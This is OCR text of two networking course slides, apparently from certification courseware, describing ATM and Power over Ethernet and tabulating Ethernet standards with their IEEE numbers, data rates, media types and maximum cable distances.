
Asynchronous Transfer Mode (ATM)

- Asynchronous Transfer Mode (ATM) is a **cell-based fast-packet communication** standard developed for transmitting information of different types like voice, video or data, in small, and fixed-sized cells
- It operates on the **data link layer** through fiber or twisted-pair cable
- It is mainly used on **private long-distance networks**, especially by Internet service providers

Power over Ethernet (PoE)

- Power over Ethernet (PoE) is a networking feature defined by the **IEEE 802.3af** and **802.3at** standards
- It allows the Ethernet cables to supply power to network devices over the existing data connection
- PoE-capable devices can be power sourcing equipment (PSE), powered devices (PDs), and sometimes both. PSE is a device that transmits power, whereas PD is a device that is powered

Notes:




Types of LAN Technology (Cont'd)

Specifications of LAN Technology

Name	IEEE Standard	Data Rate	Media Type	Maximum Distance
Ethernet	802.3	10 Mbps	10Base-T	100 meters
Fast Ethernet/ 100Base-T	802.3u	100 Mbps	100Base-TX 100Base-FX	100 meters 2000 meters
Gigabit Ethernet/ GigE	802.3z	1000 Mbps	1000Base-T 1000Base-SX 1000Base-LX	100 meters 275/550 meters 550/5000 meters
10 Gigabit Ethernet	IEEE 802.3ae	10 Gbps	10GBase-SR 10GBase-LX4 10GBase-LR/ER 10GBase-SW/LW/EW	300 meters 300 m MMF/ 10 km SMF 10 km/40 km 300 m/10 km/40 km

Common Fiber Technologies

Notes: ____



